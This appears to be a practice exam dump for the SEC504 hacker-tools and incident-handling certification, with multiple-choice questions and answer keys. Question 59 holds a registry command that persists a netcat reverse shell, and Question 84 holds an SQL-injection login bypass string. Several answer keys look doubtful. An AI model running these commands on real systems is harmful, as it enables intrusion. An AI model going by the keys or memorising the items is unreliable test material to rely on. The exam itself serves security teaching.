SEC504.185q

Number: SEC504
Passing Score: 800
Time Limit: 120 min

SEC504

Hacker Tools, Techniques, Exploits and Incident Handling

Exam A

QUESTION 1
Which of the following Incident handling process phases is responsible for defining rules, collaborating human workforce, creating a back-up plan, and testing the plans for an enterprise?

A. Preparation phase
B. Eradication phase
C. Identification phase
D. Recovery phase
E. Containment phase

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 2
Which of the following statements are true about netcat?

Each correct answer represents a complete solution. Choose all that apply.

A. It provides special tunneling, such as UDP to TCP, with the possibility of specifying all network parameters.
B. It can be used as a file transfer solution.
C. It provides outbound and inbound connections for TCP and UDP ports.
D. The nc -z command can be used to redirect stdin/stdout from a program.

Correct Answer: ABC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 3
Which of the following is a reason to implement security logging on a DNS server?

A. For preventing malware attacks on a DNS server
B. For measuring a DNS server's performance
C. For monitoring unauthorized zone transfer
D. For recording the number of queries resolved

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 4
The Klez worm is a mass-mailing worm that exploits a vulnerability to open an executable attachment even in Microsoft Outlook's preview pane. The Klez worm gathers email addresses from the entries of the default Windows Address Book (WAB). Which of the following registry values can be used to identify this worm?

A. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
B. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
C. HKEY_CURRENT_USER\Software\Microsoft\WAB\WAB4\Wab File Name = "file and pathname of the WAB file"
D. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 5
You work as a Network Administrator for Net Perfect Inc. The company has a Windows-based network. The company wants to fix potential vulnerabilities existing on the tested systems. You use Nessus as a vulnerability scanning program to fix the vulnerabilities. Which of the following vulnerabilities can be fixed using Nessus?

Each correct answer represents a complete solution. Choose all that apply.

A. Misconfiguration (e.g. open mail relay, missing patches, etc.)
B. Vulnerabilities that allow a remote cracker to control sensitive data on a system
C. Vulnerabilities that allow a remote cracker to access sensitive data on a system
D. Vulnerabilities that help in Code injection attacks

Correct Answer: ABC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 6
Adam works as a Security Analyst for Umbrella Inc. Company has a Windows-based network. All computers run on Windows XP. Manager of the Sales department complains Adam about the unusual behavior of his computer. He told Adam that some pornographic contents are suddenly appeared on his computer overnight. Adam suspects that some malicious software or Trojans have been installed on the computer. He runs some diagnostics programs and Port scanners and found that the Port 12345, 12346, and 20034 are open. Adam also noticed some tampering with the Windows registry, which causes one application to run every time when Windows start. Which of the following is the most likely reason behind this issue?

A. Cheops-ng is installed on the computer.
B. Elsave is installed on the computer.
C. NetBus is installed on the computer.
D. NetStumbler is installed on the computer.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 7
Which of the following tools is used for vulnerability scanning and calls Hydra to launch a dictionary attack?

A. Whishker
B. Nessus
C. SARA
D. Nmap

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 8
In which of the following scanning methods do Windows operating systems send only RST packets irrespective of whether the port is open or closed?

A. TCP FIN
B. FTP bounce
C. XMAS
D. TCP SYN

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 9
Which of the following malicious software travels across computer networks without the assistance of a user?

A. Worm
B. Virus
C. Hoax
D. Trojan horses

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 10

Which of the following types of attack can guess a hashed password?

A. Brute force attack
B. Evasion attack
C. Denial of Service attack
D. Teardrop attack

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 11
Adam, a malicious hacker is running a scan. Statistics of the scan is as follows:

Scan directed at open port: ClientServer

192.5.2.92:4079 ---------FIN--------->192.5.2.110:23192.5.2.92:4079
<----NO RESPONSE------192.5.2.110:23
Scan directed at closed port:
Client Server
192.5.2.92:4079 ---------FIN--------->192.5.2.110:23
192.5.2.92:4079<-----RST/ACK----------192.5.2.110:23

Which of the following types of port scan is Adam running?

A. ACK scan
B. FIN scan
C. XMAS scan
D. Idle scan

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 12
Who are the primary victims of smurf attacks on the contemporary Internet system?

A. IRC servers are the primary victims to smurf attacks
B. FTP servers are the primary victims to smurf attacks
C. SMTP servers are the primary victims to smurf attacks
D. Mail servers are the primary victims to smurf attacks

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 13
You have inserted a Trojan on your friend's computer and you want to put it in the startup so that whenever the computer reboots the Trojan will start to run on the startup. Which of the following registry entries will you edit to accomplish the task?

A. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Startup
B. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Auto
C. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
D. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Start

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 14

John, a part-time hacker, has accessed in unauthorized way to the www.yourbank.com banking Website and stolen the bank account information of its users and their credit card numbers by using the SQL injection attack. Now, John wants to sell this information to malicious person Mark and make a deal to get a good amount of money. Since, he does not want to send the hacked information in the clear text format to Mark; he decides to send information in hidden text. For this, he takes a steganography tool and hides the information in ASCII text by appending whitespace to the end of lines and encrypts the hidden information by using the IDEA encryption algorithm. Which of the following tools is John using for steganography?

A. Image Hide
B. Mosaic
C. Snow.exe
D. Netcat

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 15
Adam works as a Senior Programmer for Umbrella Inc. A project has been assigned to him to write a short program to gather user input for a Web application. He wants to keep his program neat and simple. His chooses to use printf(str) where he should have ideally used printf("%s", str). What attack will his program expose the Web application to?

A. Format string attack
B. Cross Site Scripting attack
C. SQL injection attack
D. Sequence++ attack

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 16
You run the following bash script in Linux:

```
for i in 'cat hostlist.txt' ;do
nc -q 2 -v $i 80 < request.txt done
```

Where, hostlist.txt file contains the list of IP addresses and request.txt is the output file. Which of the following tasks do you want to perform by running this script?

A. You want to put nmap in the listen mode to the hosts given in the IP address list.
B. You want to perform banner grabbing to the hosts given in the IP address list.
C. You want to perform port scanning to the hosts given in the IP address list.
D. You want to transfer file hostlist.txt to the hosts given in the IP address list.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 17
Which of the following characters will you use to check whether an application is vulnerable to an SQL injection attack?

A. Dash (-)
B. Double quote (")
C. Single quote (')
D. Semi colon (;)

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 18
Adam has installed and configured his wireless network. He has enabled numerous security features such as changing the default SSID, enabling WPA encryption, and enabling MAC filtering on his wireless router. Adam notices that when he uses his wireless connection, the speed is sometimes 16 Mbps and sometimes it is only 8 Mbps or less. Adam connects to the management utility wireless router and finds out that a machine with an unfamiliar name is connected through his wireless connection. Paul checks the router's logs and notices that the unfamiliar machine has the same MAC address as his laptop. Which of the following attacks has been occurred on the wireless network of Adam?

A. NAT spoofing
B. DNS cache poisoning

C. MAC spoofing
D. ARP spoofing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 19
Which of the following tools can be used to detect the steganography?

A. Dskprobe
B. Blindside
C. ImageHide
D. Snow

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 20
Which of the following statements are true about session hijacking?

Each correct answer represents a complete solution. Choose all that apply.

A. Use of a long random number or string as the session key reduces session hijacking.
B. It is used to slow the working of victim's network resources.
C. TCP session hijacking is when a hacker takes over a TCP session between two machines.
D. It is the exploitation of a valid computer session to gain unauthorized access to information or services in a computer system.

Correct Answer: ACD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 21
Which of the following types of attacks is the result of vulnerabilities in a program due to poor programming techniques?

A. Evasion attack
B. Denial-of-Service (DoS) attack
C. Ping of death attack
D. Buffer overflow attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 22
Adam works as an Incident Handler for Umbrella Inc. His recent actions towards the incident are not up to the standard norms of the company. He always forgets some steps and procedures while handling responses as they are very hectic to perform.

Which of the following steps should Adam take to overcome this problem with the least administrative effort?

A. Create incident manual read it every time incident occurs.
B. Appoint someone else to check the procedures.
C. Create incident checklists.
D. Create new sub-team to keep check.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 23
Jason, a Malicious Hacker, is a student of Baker university. He wants to perform remote hacking on the server of DataSoft Inc. to hone his hacking skills. The company has a Windows-based network. Jason successfully enters the target system remotely by using the advantage of vulnerability. He places a Trojan to maintain future access and then disconnects the remote session. The employees of the company complain to Mark, who works as a Professional Ethical Hacker for

DataSoft Inc., that some computers are very slow. Mark diagnoses the network and finds that some irrelevant log files and signs of Trojans are present on the computers. He suspects that a malicious hacker has accessed the network. Mark takes the help from Forensic Investigators and catches Jason.

Which of the following mistakes made by Jason helped the Forensic Investigators catch him?

A. Jason did not perform a vulnerability assessment.
B. Jason did not perform OS fingerprinting.
C. Jason did not perform foot printing.
D. Jason did not perform covering tracks.
E. Jason did not perform port scanning.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 24
Which of the following is a technique of using a modem to automatically scan a list of telephone numbers, usually dialing every number in a local area code to search for computers, Bulletin board systems, and fax machines?

A. Demon dialing
B. Warkitting
C. War driving
D. Wardialing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 25
You run the following command while using Nikto Web scanner:

perl nikto.pl -h 192.168.0.1 -p 443

What action do you want to perform?

A. Using it as a proxy server
B. Updating Nikto
C. Seting Nikto for network sniffing
D. Port scanning

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 26
Which of the following are types of access control attacks?

Each correct answer represents a complete solution. Choose all that apply.

A. Spoofing
B. Brute force attack
C. Dictionary attack
D. Mail bombing

Correct Answer: ABC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 27
Which of the following tools can be used for stress testing of a Web server?

Each correct answer represents a complete solution. Choose two.

A. Internet bots
B. Scripts
C. Anti-virus software
D. Spyware

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 28
Which of the following statements are true about tcp wrappers?

Each correct answer represents a complete solution. Choose all that apply.

A. tcp wrapper provides access control, host address spoofing, client username lookups, etc.
B. When a user uses a TCP wrapper, the inetd daemon runs the wrapper program tcpd instead of running the server program directly.
C. tcp wrapper allows host or subnetwork IP addresses, names and/or ident query replies, to be used as tokens to filter for access control purposes.
D. tcp wrapper protects a Linux server from IP address spoofing.

Correct Answer: ABC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 29
Which of the following DoS attacks affects mostly Windows computers by sending corrupt UDP packets?

A. Fraggle
B. Ping flood
C. Bonk
D. Smurf

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 30
Which of the following commands can be used for port scanning?

A. nc -t
B. nc -z
C. nc -w
D. nc -g

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 31
Adam, a novice computer user, works primarily from home as a medical professional. He just bought a brand new Dual Core Pentium computer with over 3 GB of RAM. After about two months of working on his new computer, he notices that it is not running nearly as fast as it used to. Adam uses antivirus software, anti-spyware software, and keeps the computer up-to-date with Microsoft patches. After another month of working on the computer, Adam finds that his computer is even more noticeably slow. He also notices a window or two pop-up on his screen, but they quickly disappear. He has seen these windows show up, even when he has not been on the Internet. Adam notices that his computer only has about 10 GB of free space available. Since his hard drive is a 200 GB hard drive, Adam thinks this is very odd. Which of the following is the mostly likely the cause of the problem?

A. Computer is infected with the stealth kernel level rootkit.
B. Computer is infected with stealth virus.
C. Computer is infected with the Stealth Trojan Virus.
D. Computer is infected with the Self-Replication Worm.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 32

Ryan, a malicious hacker submits Cross-Site Scripting (XSS) exploit code to the Website of Internet forum for online discussion. When a user visits the infected Web page, code gets automatically executed and Ryan can easily perform acts like account hijacking, history theft etc. Which of the following types of Cross-Site Scripting attack Ryan intends to do?

A. Non persistent
B. Document Object Model (DOM)
C. SAX
D. Persistent

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 33

You work as a Network Administrator for Tech Perfect Inc. The company has a TCP/IP-based network. An attacker uses software that keeps trying password combinations until the correct password is found. Which type of attack is this?

A. Denial-of-Service
B. Man-in-the-middle
C. Brute Force
D. Vulnerability

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 34

Many organizations create network maps of their network system to visualize the network and understand the relationship between the end devices and the transport layer that provide services.

Which of the following are the techniques used for network mapping by large organizations? Each correct answer represents a complete solution. Choose three.

A. Packet crafting
B. Route analytics
C. SNMP-based approaches
D. Active Probing

Correct Answer: BCD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 35
Which of the following functions can you use to mitigate a command injection attack? Each correct answer represents a part of the solution. Choose all that apply.

A. escapeshellarg()
B. escapeshellcmd()
C. htmlentities()
D. strip_tags()

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 36
Adam works as a Security Administrator for Umbrella Inc. A project has been assigned to him to test the network security of the company. He created a webpage to discuss the progress of the tests with employees who were interested in following the test. Visitors were allowed to click on a company's icon to mark the progress of the test. Adam successfully embeds a keylogger. He also added some statistics on the webpage. The firewall protects the network well and allows strict Internet access. How was security compromised and how did the firewall respond?

A. The attack was social engineering and the firewall did not detect it.
B. Security was not compromised as the webpage was hosted internally.
C. The attack was Cross Site Scripting and the firewall blocked it.
D. Security was compromised as keylogger is invisible for firewall.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 37
Which of the following types of attacks is only intended to make a computer resource unavailable to its users?

A. Denial of Service attack
B. Replay attack
C. Teardrop attack
D. Land attack

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 38
Which of the following statements about Denial-of-Service (DoS) attack are true?

Each correct answer represents a complete solution. Choose three.

A. It disrupts services to a specific computer.
B. It changes the configuration of the TCP/IP protocol.
C. It saturates network resources.
D. It disrupts connections between two computers, preventing communications between services.

Correct Answer: ACD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 39
Adam, a malicious hacker, wants to perform a reliable scan against a remote target. He is not concerned about being stealth at this point.

Which of the following type of scans would be most accurate and reliable?

A. UDP sacn
B. TCP Connect scan
C. ACK scan
D. Fin scan

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 40
Which of the following statements about a Trojan horse are true?

Each correct answer represents a complete solution. Choose two.

A. It is a macro or script that attaches itself to a file or template.
B. The writers of a Trojan horse can use it later to gain unauthorized access to a computer.
C. It is a malicious software program code that resembles another normal program.
D. It infects the boot record on hard disks and floppy disks.

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 41
In which of the following attacking methods does an attacker distribute incorrect IP address?

A. IP spoofing

B. Mac flooding
C. DNS poisoning
D. Man-in-the-middle

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 42
Which of the following types of attacks is mounted with the objective of causing a negative impact on the performance of a computer or network?

A. Vulnerability attack
B. Man-in-the-middle attack
C. Denial-of-Service (DoS) attack
D. Impersonation attack

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 43
John works as a professional Ethical Hacker. He has been assigned a project to test the security of www.we-are-secure.com. He performs Web vulnerability scanning on the We-are-secure server. The output of the scanning test is as follows:

```
C:\whisker.pl -h target_IP_address
--whisker / v1.4.0 / rain forest puppy / www.wiretrip.net -- = - = - = - = - = = Host: target_IP_address
= Server: Apache/1.3.12 (Win32) ApacheJServ/1.1 mod_ssl/2.6.4 OpenSSL/0.9.5a mod_perl/1.22 + 200
OK: HEAD /cgi-bin/printenv
```

John recognizes /cgi-bin/printenv vulnerability ('Printenv' vulnerability) in the We_are_secure server. Which of the following statements about 'Printenv' vulnerability are true?

Each correct answer represents a complete solution. Choose all that apply.

A. This vulnerability helps in a cross site scripting attack.
B. 'Printenv' vulnerability maintains a log file of user activities on the Website, which may be useful for the attacker.
C. The countermeasure to 'printenv' vulnerability is to remove the CGI script.
D. With the help of 'printenv' vulnerability, an attacker can input specially crafted links and/or other malicious scripts.

Correct Answer: ACD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 44
Which of the following tools can be used for steganography? Each correct answer represents a complete solution. Choose all that apply.

A. Image hide
B. Stegbreak
C. Snow.exe
D. Anti-x

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 45
Which of the following tools is an automated tool that is used to implement SQL injections and to retrieve data from Web server databases?

A. Fragroute
B. Absinthe
C. Stick
D. ADMutate

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 46
Which of the following attacks come under the category of layer 2 Denial-of-Service attacks? Each correct answer represents a complete solution. Choose all that apply.

A. Spoofing attack
B. SYN flood attack
C. Password cracking
D. RF jamming attack

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 47
Which of the following tools can be used to perform brute force attack on a remote database? Each correct answer represents a complete solution. Choose all that apply.

A. SQLBF
B. SQLDict
C. FindSA
D. nmap

Correct Answer: ABC
Section: (none)

Explanation

Explanation/Reference:

QUESTION 48
Which of the following are the primary goals of the incident handling team?

Each correct answer represents a complete solution. Choose all that apply.

A. Freeze the scene.
B. Repair any damage caused by an incident.
C. Prevent any further damage.
D. Inform higher authorities.

Correct Answer: ABC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 49
You see the career section of a company's Web site and analyze the job profile requirements. You conclude that the company wants professionals who have a sharp knowledge of Windows server 2003 and Windows active directory installation and placement. Which of the following steps are you using to perform hacking?

A. Scanning
B. Covering tracks
C. Reconnaissance
D. Gaining access

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 50
You work as a Network Administrator for Infonet Inc. The company has a Windows Server 2008 Active Directory-based single domain single forest network. The

company has three Windows 2008 file servers, 150 Windows XP Professional, thirty UNIX-based client computers. The network users have identical user accounts for both Active Directory and the UNIX realm. You want to ensure that the UNIX clients on the network can access the file servers. You also want to ensure that the users are able to access all resources by logging on only once, and that no additional software is installed on the UNIX clients. What will you do to accomplish this task?

Each correct answer represents a part of the solution. Choose two.

A. Configure a distributed file system (Dfs) on the file server in the network.
B. Enable the Network File System (NFS) component on the file servers in the network.
C. Configure ADRMS on the file servers in the network.
D. Enable User Name Mapping on the file servers in the network.

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 51
You work as a Network Administrator for InformSec Inc. You find that the TCP port number 23476 is open on your server. You suspect that there may be a Trojan named Donald Dick installed on your server. Now you want to verify whether Donald Dick is installed on it or not. For this, you want to know the process running on port 23476, as well as the process id, process name, and the path of the process on your server. Which of the following applications will you most likely use to accomplish the task?

A. Tripwire
B. SubSeven
C. Netstat
D. Fport

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 52
Which of the following refers to the exploitation of a valid computer session to gain unauthorized access to information or services in a computer system?

A. Piggybacking
B. Hacking
C. Session hijacking
D. Keystroke logging

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 53
You check performance logs and note that there has been a recent dramatic increase in the amount of broadcast traffic. What is this most likely to be an indicator of?

A. Virus
B. Syn flood
C. Misconfigured router
D. DoS attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 54
Which of the following statements about buffer overflow is true?

A. It manages security credentials and public keys for message encryption.
B. It is a collection of files used by Microsoft for software updates released between major service pack releases.
C. It is a condition in which an application receives more data than it is configured to accept.
D. It is a false warning about a virus.

Correct Answer: C
Section: (none)

Explanation

Explanation/Reference:

QUESTION 55

Buffer overflows are one of the major errors used for exploitation on the Internet today. A buffer overflow occurs when a particular operation/function writes more data into a variable than the variable was designed to hold.

Which of the following are the two popular types of buffer overflows?

Each correct answer represents a complete solution. Choose two.

A. Dynamic buffer overflows

B. Stack based buffer overflow

C. Heap based buffer overflow

D. Static buffer overflows

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 56

Maria works as a professional Ethical Hacker. She is assigned a project to test the security of www.we-are-secure.com. She wants to test a DoS attack on the We-are-secure server. She finds that the firewall of the server is blocking the ICMP messages, but it is not checking the UDP packets. Therefore, she sends a large amount of UDP echo request traffic to the IP broadcast addresses. These UDP requests have a spoofed source address of the We-are-secure server. Which of the following DoS attacks is Maria using to accomplish her task?

A. Ping flood attack

B. Fraggle DoS attack

C. Teardrop attack

D. Smurf DoS attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 57
Your company has been hired to provide consultancy, development, and integration services for a company named Brainbridge International. You have prepared a case study to plan the upgrade for the company. Based on the case study, which of the following steps will you suggest for configuring WebStore1?

Each correct answer represents a part of the solution. Choose two.

A. Customize IIS 6.0 to display a legal warning page on the generation of the 404.2 and 404.3 errors.
B. Move the WebStore1 server to the internal network.
C. Configure IIS 6.0 on WebStore1 to scan the URL for known buffer overflow attacks.
D. Move the computer account of WebStore1 to the Remote organizational unit (OU).

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 58
Which of the following attacks is specially used for cracking a password?

A. PING attack
B. Dictionary attack
C. Vulnerability attack
D. DoS attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 59
You run the following command on the remote Windows server 2003 computer:

```
c:\reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v nc /t REG_SZ /d "c:\windows\nc.exe -d 192.168.1.7 4444 -e cmd.exe"
```

What task do you want to perform by running this command? Each correct answer represents a complete solution. Choose all that apply.

A. You want to perform banner grabbing.
B. You want to set the Netcat to execute command any time.
C. You want to put Netcat in the stealth mode.
D. You want to add the Netcat command to the Windows registry.

Correct Answer: BCD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 60
Which of the following password cracking attacks is based on a pre-calculated hash table to retrieve plain text passwords?

A. Rainbow attack
B. Brute Force attack
C. Dictionary attack
D. Hybrid attack

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 61
Which of the following tools is used to download the Web pages of a Website on the local system?

A. wget
B. jplag
C. Nessus
D. Ettercap

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 62
Which of the following is a network worm that exploits the RPC sub-system vulnerability present in the Microsoft Windows operating system?

A. Win32/Agent
B. WMA/TrojanDownloader.GetCodec
C. Win32/Conflicker
D. Win32/PSW.OnLineGames

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 63
Which of the following applications is an example of a data-sending Trojan?

A. SubSeven
B. Senna Spy Generator
C. Firekiller 2000
D. eBlaster

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 64
Adam works as an Incident Handler for Umbrella Inc. He has been sent to the California unit to train the members of the incident response team. As a demo project he asked members of the incident response team to perform the following actions:

- Remove the network cable wires.
- Isolate the system on a separate VLAN
- Use a firewall or access lists to prevent communication into or out of the system.
- Change DNS entries to direct traffic away from compromised system

Which of the following steps of the incident handling process includes the above actions?

A. Identification

B. Containment

C. Eradication

D. Recovery

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 65
Which of the following statements are true about worms?

Each correct answer represents a complete solution. Choose all that apply.

A. Worms cause harm to the network by consuming bandwidth, whereas viruses almost always corrupt or modify files on a targeted computer.

B. Worms can exist inside files such as Word or Excel documents.

C. One feature of worms is keystroke logging.

D. Worms replicate themselves from one system to another without using a host file.

Correct Answer: ABD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 66
Which of the following takes control of a session between a server and a client using TELNET, FTP, or any other non-encrypted TCP/IP utility?

A. Dictionary attack
B. Session Hijacking
C. Trojan horse
D. Social Engineering

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 67
Adam works as a sales manager for Umbrella Inc. He wants to download software from the Internet. As the software comes from a site in his untrusted zone, Adam wants to ensure that the downloaded software has not been Trojaned. Which of the following options would indicate the best course of action for Adam?

A. Compare the file size of the software with the one given on the Website.
B. Compare the version of the software with the one published on the distribution media.
C. Compare the file's virus signature with the one published on the distribution.
D. Compare the file's MD5 signature with the one published on the distribution media.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 68
You are responsible for security at a company that uses a lot of Web applications. You are most concerned about flaws in those applications allowing some attacker to get into your network. What method would be best for finding such flaws?

A. Manual penetration testing
B. Code review
C. Automated penetration testing
D. Vulnerability scanning

Correct Answer: D
Section: (none)

Explanation

Explanation/Reference:

QUESTION 69
You want to scan your network quickly to detect live hosts by using ICMP ECHO Requests. What type of scanning will you perform to accomplish the task?

A. Idle scan
B. TCP SYN scan
C. XMAS scan
D. Ping sweep scan

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 70
Which of the following commands is used to access Windows resources from Linux workstation?

A. mutt
B. scp
C. rsync
D. smbclient

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 71
Your network is being flooded by ICMP packets. When you trace them down they come from multiple different IP addresses. What kind of attack is this?

A. Syn flood

B. Ping storm
C. Smurf attack
D. DDOS

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 72
In which of the following DoS attacks does an attacker send an ICMP packet larger than 65,536 bytes to the target system?

A. Ping of death

B. Jolt
C. Fraggle
D. Teardrop

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 73
Which of the following tools combines two programs, and also encrypts the resulting package in an attempt to foil antivirus programs?

A. Trojan Man
B. EliteWrap
C. Tiny

D. NetBus

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 74
What is the major difference between a worm and a Trojan horse?

A. A worm spreads via e-mail, while a Trojan horse does not.
B. A worm is a form of malicious program, while a Trojan horse is a utility.
C. A worm is self replicating, while a Trojan horse is not.
D. A Trojan horse is a malicious program, while a worm is an anti-virus software.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 75
Which of the following statements are true about firewalking?

Each correct answer represents a complete solution. Choose all that apply.

A. To use firewalking, the attacker needs the IP address of the last known gateway before the firewall and the IP address of a host located behind the firewall.
B. In this technique, an attacker sends a crafted packet with a TTL value that is set to expire one hop past the firewall.
C. A malicious attacker can use firewalking to determine the types of ports/protocols that can bypass the firewall.
D. Firewalking works on the UDP packets.

Correct Answer: ABC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 76
Which of the following statements are true about a keylogger?

Each correct answer represents a complete solution. Choose all that apply.

A. It records all keystrokes on the victim's computer in a predefined log file.
B. It can be remotely installed on a computer system.
C. It is a software tool used to trace all or specific activities of a user on a computer.
D. It uses hidden code to destroy or scramble data on the hard disk.

Correct Answer: ABC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 77
You have configured a virtualized Internet browser on your Windows XP professional computer. Using the virtualized Internet browser, you can protect your operating system from which of the following?

A. Brute force attack
B. Mail bombing
C. Distributed denial of service (DDOS) attack
D. Malware installation from unknown Web sites

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 78
Adam works as a Network Administrator for Examkiller Inc. He wants to prevent the network from DOS attacks. Which of the following is most useful against DOS attacks?

A. SPI
B. Distributive firewall
C. Honey Pot
D. Internet bot

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 79
Which of the following is spy software that records activity on Macintosh systems via snapshots, keystrokes, and Web site logging?

A. Spector
B. Magic Lantern
C. eblaster
D. NetBus

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 80
You work as a Penetration Tester for the Infosec Inc. Your company takes the projects of security auditing. Recently, your company has assigned you a project to test the security of the we-aresecure.com Web site. For this, you want to perform the idle scan so that you can get the ports open in the we-are-secure.com server. You are using Hping tool to perform the idle scan by using a zombie computer. While scanning, you notice that every IPID is being incremented on every query, regardless whether the ports are open or close. Sometimes, IPID is being incremented by more than one value. What may be the reason?

A. The firewall is blocking the scanning process.
B. The zombie computer is not connected to the we-are-secure.com Web server.
C. The zombie computer is the system interacting with some other system besides your computer.
D. Hping does not perform idle scanning.

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:

QUESTION 81
John works as a professional Ethical Hacker. He has been assigned the project of testing the security of www.we-are-secure.com. He finds that the We-are-secure server is vulnerable to attacks. As a countermeasure, he suggests that the Network Administrator should remove the IPP printing capability from the server. He is suggesting this as a countermeasure against __________.

A. IIS buffer overflow
B. NetBIOS NULL session
C. SNMP enumeration
D. DNS zone transfer

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 82
Network mapping provides a security testing team with a blueprint of the organization. Which of the following steps is NOT a part of manual network mapping?

A. Gathering private and public IP addresses
B. Collecting employees information
C. Banner grabbing
D. Performing Neotracerouting

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 83

Which of the following Nmap commands is used to perform a UDP port scan?

A. nmap -sY
B. nmap -sS
C. nmap -sN
D. nmap -sU

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 84
John works as a Professional Penetration Tester. He has been assigned a project to test the Website security of www.we-are-secure Inc. On the We-are-secure Website login page, he enters ='or''=' as a username and successfully logs on to the user page of the Web site. Now, John asks the we-aresecure Inc. to improve the login page PHP script. Which of the following suggestions can John give to improve the security of the we-are-secure Website login page from the SQL injection attack?

A. Use the escapeshellarg() function
B. Use the session_regenerate_id() function
C. Use the mysql_real_escape_string() function for escaping input
D. Use the escapeshellcmd() function

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 85
